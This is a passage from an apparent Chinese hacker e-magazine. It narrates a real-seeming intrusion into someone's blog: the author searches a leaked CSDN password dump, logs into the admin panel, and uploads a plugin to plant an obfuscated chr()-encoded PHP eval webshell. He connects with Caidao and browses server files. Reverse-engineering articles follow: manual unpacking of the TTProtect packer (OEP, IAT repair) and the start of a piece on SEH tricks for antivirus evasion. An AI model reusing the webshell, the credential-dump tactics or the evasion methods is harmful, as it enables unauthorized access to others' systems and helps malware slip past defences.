Findstr "qizhicong" csdn.txt

Sifumoyu6 # qizhicong # XXXXXX@163.com

Moyusifu6 # qizhicong # XXX@163.com

Qizhicong1000 # huoying1013 # XXXX@kuz.cc

奶奶的终于查到了一个有用的，分析次密码发现三用户名加上其出身月和日奶奶的 我前面
做字典的时候没有分开，然后我速度登陆其博客后台试试结果进了:



图 6.3.25 进入后台

奶奶的过程真 sb。下面就是进行如何得到 webshell 了。通过法克论坛搜索结果都不行 次博
客三 3.4.2 的，然后百度了下发现了:



图 6.3.26 百度发现方法

这有 2 种方法。我都进行了尝试，发现不行，我用那个上传的那个，如图 6.3.27




图 6.3.27 上传方法

到 sebug 搜索下发现了:




图 6.3.28 发现新突破

然后我上传下载了此插件进行上传，得到 webshell，奶奶的结果上次的结果和图片上的结果不一样。于是蛋疼了。我这里上传的结果是:



图 6.3.29 上传失败

于是蛋疼了。但是想到一个方法，结合上面的讲的的，如图 6.3.30



图 6.3.30 找到新办法

像这样。我们上传安装了此插件：



图 6.3.31 上传新文件

就能搞定拉。然后访问此文件。结果生成了木马啦：

```
fputs(fopen(chr(46).chr(47).chr(97).chr(46).chr(112).chr(104).chr(112),w),chr(60).chr(63).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(97).chr(93).chr(41).chr(59).chr(63).chr(62));</script>
```

把这句加入到那个文件，如图 6.3.32



图 6.3.32 写入一句话

速度菜刀来干!




图 6.3.33 菜刀成功连接

哈哈。。。。发现了好东西, 如图 6.3.34




图 6.3.34 发现支付宝

支付宝服务端??? 代理?? 可能是支付软件用的。应该有用。查找发现了此域名



图 6.3.35 发现域名

然后有很多工具能够下载，但是都是没有机器码的。好啦就到此结束了。

不想搞了 都搞了 5 个小时了，蛋疼饭都没吃。吃饭去了。

祝机油在新年中发大财，赚大钱，没妹子的找到妹子。

求机油介绍妹子。。。。。。祝法克论坛越做越好 人气越来越旺

(全文完) 责任编辑: D.L

第七章 加密解密与逆向工程

第 1 节 TTP 脱壳小记

作者:Crack_QS

来自: Disc Forbid Security Team

网站: <http://www.discforbid.com>

TTProtect 是一款国产加密壳，开发者是 CUG 的 Somuch 大牛。

百度百科介绍: <http://baike.baidu.com/view/1707811.htm>

言归正传，看下今天的样本，如图 7.1.1

```

01013010 EB 00000000 call test.01013015
01013015 5D pop ebp
01013016 81ED F50F4000 sub ebp,0x400FF5
0101301C 60 pushad
0101301D 33F6 xor esi,esi
0101301F EB 11000000 call test.01013035
01013024 8B6424 08 mov esp,dword ptr ss:[esp+0x8]
01013028 64:8F05 00000000 pop dword ptr fs:[0]
0101302F 58 pop eax
01013030 61 popad
01013031 EB 13 jmp Xtest.01013046
01013033 C703 64FF3500 mov dword ptr ds:[ebx+0x35FF64],0x64000
0101303D 8925 00000000 mov dword ptr ds:[0],esp
01013043 AD lods dword ptr ds:[esi]
01013044 90 nop
01013045 2060 33 and byte ptr ds:[eax+0x33],ah
01013048 FFE8 jnp Xeax
0101304A 0000 add byte ptr ds:[eax],al
0101304C 0000 add byte ptr ds:[eax],al
0101304E 830A24 10 add dword ptr ss:[esp],0x10
01013052 64:8B07 mov eax,dword ptr fs:[edi]
01013055 50 push eax
01013056 64:8927 mov dword ptr fs:[edi],esp
01013059 C607 00 mov byte ptr ds:[edi],0x0
0101305C 90 nop
0101305D 90 nop
0101305E 8B7C24 0C mov edi,dword ptr ss:[esp+0xC]
01013062 33C0 xor eax,eax
01013064 8947 04 mov dword ptr ds:[edi+0x4],eax
01013067 8947 08 mov dword ptr ds:[edi+0x8],eax
0101306A 8947 0C mov dword ptr ds:[edi+0xC],eax
0101306D 8947 10 mov dword ptr ds:[edi+0x10],eax
01013070 8307 00000000 add dword ptr ds:[edi+0x0],0x26
01013077 33C0 xor eax,eax
01013079 C3 ret
    
```

图 7.1.1 样本

我们可以直观地发现，先是自定位、之后是异或，紧跟着有一个 call，如图 7.1.2

```

01013035 64:FF35 00000000 add dword ptr fs:[0]
0101303C 64:8925 00000000 mov dword ptr fs:[0],esp
01013043 AD lods dword ptr ds:[esi]
01013044 90 nop
01013045 2060 33 and byte ptr ds:[eax+0x33],ah
01013048 FFE8 jnp Xeax
0101304A 0000 add byte ptr ds:[eax],al
0101304C 0000 add byte ptr ds:[eax],al
0101304E 830A24 10 add dword ptr ss:[esp],0x10
01013052 64:8B07 mov eax,dword ptr fs:[edi]
01013055 50 push eax
01013056 64:8927 mov dword ptr fs:[edi],esp
01013059 C607 00 mov byte ptr ds:[edi],0x0
0101305C 90 nop
0101305D 90 nop
0101305E 8B7C24 0C mov edi,dword ptr ss:[esp+0xC]
01013062 33C0 xor eax,eax
01013064 8947 04 mov dword ptr ds:[edi+0x4],eax
01013067 8947 08 mov dword ptr ds:[edi+0x8],eax
0101306A 8947 0C mov dword ptr ds:[edi+0xC],eax
0101306D 8947 10 mov dword ptr ds:[edi+0x10],eax
01013070 8307 00000000 add dword ptr ds:[edi+0x0],0x26
01013077 33C0 xor eax,eax
01013079 C3 ret
0101307A 4B dec ebx
0101307B CA F4F3 ret 0xF3F4
0101307E 04 50 xam 0x50
01013080 64:A3 00000000 mov dword ptr fs:[0],eax
01013086 83C4 04 add esp,0x4
01013089 61 popad
0101308A EB 00000000 call test.0101308F
0101308F 810A24 15000000 add dword ptr ss:[esp],0x15
01013096 C3 ret
    
```

图 7.1.2 代码视窗

是利用 0101301F 处的 CALL 来调用一个 SEH 异常。

不过我们是脱壳，而不是分析壳，所以就不要纠结这些问题了。

程序 F9 运行，之后 F12 暂停，打开堆栈调用，来到最后一个，如图 7.1.3，图 7.1.4

地址	堆栈	函数过程 / 参数	调用来自	结构
0006FEBC	77D191BE	包含 ntdll. KiFastSystemCallRet	user32. 77D191BC	0006FED8
0006FECD	77D191F1	user32. 77D191B2	user32. 77D191EC	0006FED8
0006FEDC	01002A1B	包含 user32. 77D191F1	test. 01002A19	0006FED8
0006FF20	006DD3A4	test. 01002A35	006DD3A7	0006FF1C

图 7.1.3

```

006003A5 6A 0A      push 0A
006003A7 58        pop  eax
006003A8 50        push eax
006003A9 56        push esi
006003AA 53        push ebx
006003AB 53        push ebx
006003AC FFD7     call edi
006003AE 50        push eax
006003AF EB 02559200 call test.01002936
006003B4 8BF0     mov  esi,eax
006003B6 8975 C4   mov  dword ptr ss:[ebp-3C],esi
006003B9 395D E4   cmp  dword ptr ss:[ebp-1C],ebx
006003BC 75 07     jnz  short 006003C5
006003BE 56        push esi
006003BF FF15 10130001 call dword ptr ds:[1001318]
006003C5 FF15 00130001 call dword ptr ds:[1001300]
006003CB EB 2D     jmp  short 006003FA
006003CD 8B45 EC   mov  eax,dword ptr ss:[ebp-14]
006003D0 8B08     mov  ecx,dword ptr ds:[eax]
006003D2 8B09     mov  ecx,dword ptr ds:[ecx]
006003D4 894D DB   mov  dword ptr ss:[ebp-28],ecx
006003D7 50        push eax
006003D8 51        push ecx
006003D9 EB E8A19200 call test.010075C6
006003DE 59        pop  ecx
006003DF 59        pop  ecx
006003E0 C3        ret

```

这里就是winMain函数

msvcrt.exit 退出函数,相信大家都知道
msvcrt._cexit

jmp 到 msvcrt._XcptFilter

图 7.1.4

如果对 Visual C++ 7.0 的程序熟悉的话,就可以知道,这里是 oep 入口段的末尾 找一个 vc7.0 的对比下,如图 7.1.5

```

0100750C - EB 250AFF call notepad.01002936
01007511 - 8BF0     mov  esi,eax
01007513 - 8975 C4   mov  dword ptr ss:[ebp-0x3C],esi
01007516 - 395D E4   cmp  dword ptr ss:[ebp-0x1C],ebx
01007519 - 75 07     jnz  short 01007522
0100751B - 56        push esi
0100751C - FF15 10130001 call dword ptr ds:[<msvcrt.exit>]
01007522 - FF15 00130001 call dword ptr ds:[<msvcrt._cexit>]
01007528 - EB 2D     jmp  short 01007557
0100752A - 8B45 EC   mov  eax,dword ptr ss:[ebp-0x14]
0100752D - 8B08     mov  ecx,dword ptr ds:[eax]
0100752F - 8B09     mov  ecx,dword ptr ds:[ecx]
01007531 - 894D DB   mov  dword ptr ss:[ebp-0x28],ecx
01007534 - 50        push eax
01007535 - 51        push ecx
01007536 - EB 8B000000 call <jmp.<msvcrt._XcptFilter>
0100753B - 59        pop  ecx
0100753C - 59        pop  ecx
0100753D - C3        ret

```

status
exit
msvcrt._cexit

图 7.1.5

我们向上找,看下正常的 vc7.0 入口应该是什么样子的,如图 7.1.6

```

01007386 $- FF25 04120000 jmp  dword ptr ds:[<WINSPool.GetPrinterW>] winspool.GetPrinterDriverW
0100738C CC        int3
0100738D CC        int3
0100738E CC        int3
0100738F CC        int3
01007390 CC        int3
01007391 CC        int3
01007392 $- FF25 0C120000 jmp  dword ptr ds:[<WINSPool.OpenPrinterW>] winspool.OpenPrinterW
01007398 CC        int3
01007399 CC        int3
0100739A CC        int3
0100739B CC        int3
0100739C CC        int3
0100739D $ 66 70     push 0x70
0100739F - 68 90100001 push notepad.01001098
010073A4 - E8 0F010000 call notepad.01007568
010073A9 - 3308     xor  ebx,ebx
010073AB - 53        push ebx
010073AC - 8030 CC100000 mov  edi,dword ptr ds:[<KERNEL32.GetModuleHandleA>]
010073B2 - FF07     call  edi
010073B4 - 66:8138 405A cmp  word ptr ds:[eax],0x5A40
010073B9 - 75 1F     jnz  Xnotepad.010073DA
010073BB - 8B48 3C   mov  ecx,dword ptr ds:[eax+0x3C]
010073BD - 03C8     add  ecx,eax
010073C0 - 8139 50450000 cmp  dword ptr ds:[ecx],0x4550
010073C6 - 75 12     jnz  Xnotepad.010073DA
010073C8 - 0F741 18  movzx eax,word ptr ds:[ecx+0x18]
010073CC - 3B 00100000 cmp  eax,0x100
010073D1 - 74 1F     jz  Xnotepad.010073F2
010073D3 - 3B 00200000 cmp  eax,0x200
010073D5 - 74 05     jz  Xnotepad.010073DF
010073D7 - 895D E4   mov  dword ptr ss:[ebp-0x1C],ebx
010073D9 - EB 27     jmp  Xnotepad.01007406
010073DB - 8309 04000000 cmp  dword ptr ds:[ecx+0x04],0x0

```

phModule -> NULL
kernel32.GetModuleHandleA
GetModuleHandleA

图 7.1.6

那我们把加壳的程序同样向上找,如图 7.1.7


```

0060236 0000 add byte ptr ds:[eax],al
0060238 3A00 cmp al,byte ptr ds:[eax]
006023A 40 inc eax
006023B 00C3 add bl,al
006023D 010A add dword ptr ds:[edx],ecx
006023F 016A 70 add dword ptr ds:[edx+70],ebp
0060242 68 98180001 push 1001898
0060247 E8 1CA39200 call test.01007568
006024C 33D0 xor ebx,ebx
006024E 53 push ebx
006024F 8B3D CC100001 mov edi,dword ptr ds:[10010CC]
0060255 FFD7 call edi
0060257 66:8138 4D5A cmp word ptr ds:[eax],5A40
006025C 75 1F jnz short 0060270
006025E 8B48 3C mov ecx,dword ptr ds:[eax+3C]
0060261 03C8 add ecx,ecx
0060263 9139 50A50000 cmp dword ptr ds:[ecx],A550
0060269 75 12 jnz short 0060270
006026B 0FB741 18 movzx eax,word ptr ds:[ecx+18]
006026F 3D 0B010000 cmp eax,10B
0060274 74 1F jc short 0060295
0060276 3D 0B020000 cmp eax,20B
006027B 74 05 ja short 0060282
    
```

图 7.1.7

这里就是 oep，那我们手工修复一下。把 01 用 90 (nop) 填充，如图 7.1.8

```

006023F 90 nop
0060240 6A 70 push 70 oep
0060242 68 98180001 push 1001898
0060247 E8 1CA39200 call test.01007568
006024C 33D0 xor ebx,ebx
006024E 53 push ebx
006024F 8B3D CC100001 mov edi,dword ptr ds:[10010CC]
0060255 FFD7 call edi
0060257 66:8138 4D5A cmp word ptr ds:[eax],5A40
006025C 75 1F jnz short 0060270
006025E 8B48 3C mov ecx,dword ptr ds:[eax+3C]
0060261 03C8 add ecx,ecx
0060263 9139 50A50000 cmp dword ptr ds:[ecx],A550
    
```

图 7.1.8

既然 oep 已经找到，我们来修复 iat 指针。下 VirtualProtect 断点。

第一次， 第二次....第六次，图 7.1.9

```

00067A60 100085C3 返回到 100085C3 来自 kernel32.VirtualProtect
00067A64 01009000 test.01009000
00067A68 00001BA8
00067A6C 00000040
00067A70 00067BE0
00067A74 00000002
00067A78 01015613 ASCII "erm"
00067A7C 00C0A020
00067A80 0040B5EE
00067A84 00007F98
00067A88 006D50A0 ASCII ".text"
00067A8C 00000000
00067A90 00000000
00067A94 006D5008
00067A98 006D5014
00067A9C 006D5014
    
```

地址	数值	注释
010010CC	7C80B731	kerne132.7C80B731
010010D0	7C801EF2	kerne132.GetStartupInfoA
010010D4	7C80FCBF	kerne132.7C80FCBF
010010D8	7C8115F2	kerne132.7C8115F2
010010DC	7C8099BF	kerne132.7C8099BF
010010E0	7C809A1D	kerne132.7C809A1D
010010E4	7C809A99	kerne132.7C809A99
010010E8	7C832EC9	kerne132.7C832EC9
010010EC	7C80A3EE	kerne132.7C80A3EE
010010F0	7C832E35	kerne132.7C832E35
010010F4	7C87A656	kerne132.7C87A656
010010F8	7C809BD7	kerne132.7C809BD7
010010FC	7C80A5F5	kerne132.7C80A5F5

图 7.1.9

Alt+F9 返回用户代码，图 7.1.10

```

10007FC1 FF15 65770110 call dword ptr ds:[10017765]
10007FC7 8B424 14 nov eax,dword ptr ss:[esp+14]
10007FCB 53 push ebx
10007FCC 8D0C07 lea ecx,dword ptr ds:[edi+eax]
10007FCE 51 push ecx
10007FD0 56 push esi
10007FD1 E8 5F150000 call 10009535
10007FD6 8B9424 78010000 nov edx,dword ptr ss:[esp+178]
10007FDD 83C4 0C add esp,0C
10007FED 8D8424 78010000 lea eax,dword ptr ss:[esp+178]
10007FE7 50 push eax
10007FE8 8D4C24 20 lea ecx,dword ptr ss:[esp+20]
10007FEC 83F8 add edi,ebx
10007FEE 89B424 7C010000 nov dword ptr ss:[esp+17C],esi
10007FF5 899C24 80010000 nov dword ptr ss:[esp+180],ebx
10007FFC 899424 84010000 nov dword ptr ss:[esp+184],edx
10008003 E8 CDFCFFFF call 10007C05
10008008 3B7C24 10 cmp edi,dword ptr ss:[esp+10]
1000800C 72 87 jb short 10007F95
1000800E 33F6 xor esi,esi
10008010 8D4C24 14 lea ecx,dword ptr ss:[esp+14]
10008014 51 push ecx
10008015 8D8C24 8C010000 lea ecx,dword ptr ss:[esp+18C]
1000801C E8 049BFFFF call 10001BF5
10008021 8B15 79100210 nov edx,dword ptr ds:[10021079]
10008027 52 push edx
10008028 E8 C80FFFFF call 10005FF5
1000802D 6A 01 push 1
1000802F FF15 89100210 call dword ptr ds:[10021089]

```

图 7.1.10

我们下一个写入断点，继续跟，图 7.1.11

```

1000632C 837C24 4C 00 cmp dword ptr ss:[esp+4C],0
10006331 66:8957 14 nov word ptr ds:[edi+14],0x
10006335 74 07 jb short 1000633E
10006337 C607 EB nov byte ptr ds:[edi],0EB
1000633A C647 01 14 nov byte ptr ds:[edi+1],14
1000633E 8B6C24 48 nov ebp,dword ptr ss:[esp+48]
10006342 C60437 FF nov byte ptr ds:[edi+esi],0FF
10006346 C64437 01 35 nov byte ptr ds:[edi+esi+1],35
1000634B 894C37 02 nov dword ptr ds:[edi+esi+2],ecx
1000634F 66:C74437 06 C nov word ptr ds:[edi+esi+6],5C7
10006356 894C37 08 nov dword ptr ds:[edi+esi+8],ecx
1000635A 894437 0C nov dword ptr ds:[edi+esi+C],eax
1000635E C64437 10 C3 nov byte ptr ds:[edi+esi+10],0C3
10006363 897C24 18 nov dword ptr ss:[esp+18],edi
10006367 8B4424 18 nov eax,dword ptr ss:[esp+18]
1000636B 8945 00 nov dword ptr ss:[ebp],eax
1000636E 8B4424 24 nov eax,dword ptr ss:[esp+24]
10006372 8B78 04 nov edi,dword ptr ds:[eax+4]
10006375 83C0 04 add eax,4
10006378 83C5 04 add ebp,4

```

图 7.1.11

向上拉，寻找一下 magic jmp，如图 7.1.12

```

10006103 8B4424 54 nov eax,dword ptr ss:[esp+54]
10006107 3D 53F14A7A cmp eax,7A4AF153
1000610C 74 19 jb short 100061F7
1000610E 3D 4DE75066 cmp eax,6650E74B
100061E3 74 12 jb short 100061F7
100061E5 3D 5FF05127 cmp eax,2751F05F
100061EA 74 08 jb short 100061F7
100061EC 3D 59F04E75 cmp eax,754EF059
100061F1 0F85 78010000 jnz 10006367
100061F7 68 F4010000 push 1F4
100061FC E8 F93D0000 call 10009FFA

```

图 7.1.12

处理 majic jmp，如图 7.1.13

```

100065F9 8B4424 54 nov eax,dword ptr ss:[esp+54]
100065FD 3D 53F14A7A cmp eax,7A4AF153
10006602 90 nop
10006603 90 nop
10006604 3D 4DE75066 cmp eax,6650E74B
10006609 90 nop
1000660A 90 nop
1000660B 3D 5FF05127 cmp eax,2751F05F
10006610 90 nop
10006611 90 nop
10006612 3D 59F04E75 cmp eax,754EF059
10006617 0F85 78010000 jnz 10006367
1000661C 90 nop
1000661D 68 F4010000 push 1F4
10006622 E8 F93D0000 call 10009420

```

图 7.1.13

此时我们来看一下 iat, 如图 7.1.14




图 7.1.14

搜索特征码, “jmp eax” 之后 F7 跟入, 并还原 oep, 如图 7.1.15, 7.1.16




图 7.1.15




图 7.1.16

之后 copy 该段代码, 来到正确的 oep 处并覆盖, 如图 7.1.17




图 7.1.17

开始 dump, 并使用 ImportREC 修复, 图 7.1.18




图 7.1.18

至此脱壳结束。

(全文完) 责任编辑: IceSn0w

第 2 节 SHE 异常原理和在免杀中的利用

作者:sunny

来自: Disc Forbid Security Team

网站: <http://www.discforbid.com>

大家好,我是 sunny,从 2007 年开始接触这个行业,2010 年开始玩免杀,玩到至今只是精通免杀,下面这篇文章也是非常简单的,,那么我们的这篇文章呢是关于 SEH 加密,啊,那么大家都知道,在无特征免杀中,大多都和汇编有很大的关系,SEH 异常原理和在免杀中的利用

目的:Seh 异常在花指令里的应用

定义:Seh 异常就是结构化异常处理,Win32 结构化异常处理是操作系统提供的一种服务。在编译器的 SEH 层减少了直接使用纯操作系统的 SEH 所带来的危害的同时,也将纯操作系统的 SEH 从大家的面前隐藏了起来。

但程序遇到 Seh 异常时,异常交给系统处理(这将是一个非常负责的过程,很容易跟飞),所以利用 Seh 异常可以一定程度的防止程序被调试。(seh 异常在壳里是很常见的)

我们今天用到的工具:loadPE, OD,zeroadd(加区段工具)。

原入口点 00418ca0

新入口点 0041c000

首先我们打开这款 zeroadd,然后随便去加个区段,如图 7.2.1



图 7.2.1

那么 discforbid 就是我们新建的一个区段,在 loadPE 中我们可以看到

图 7.2.4

我们 NOP 掉一段部分，如图 7.2.5

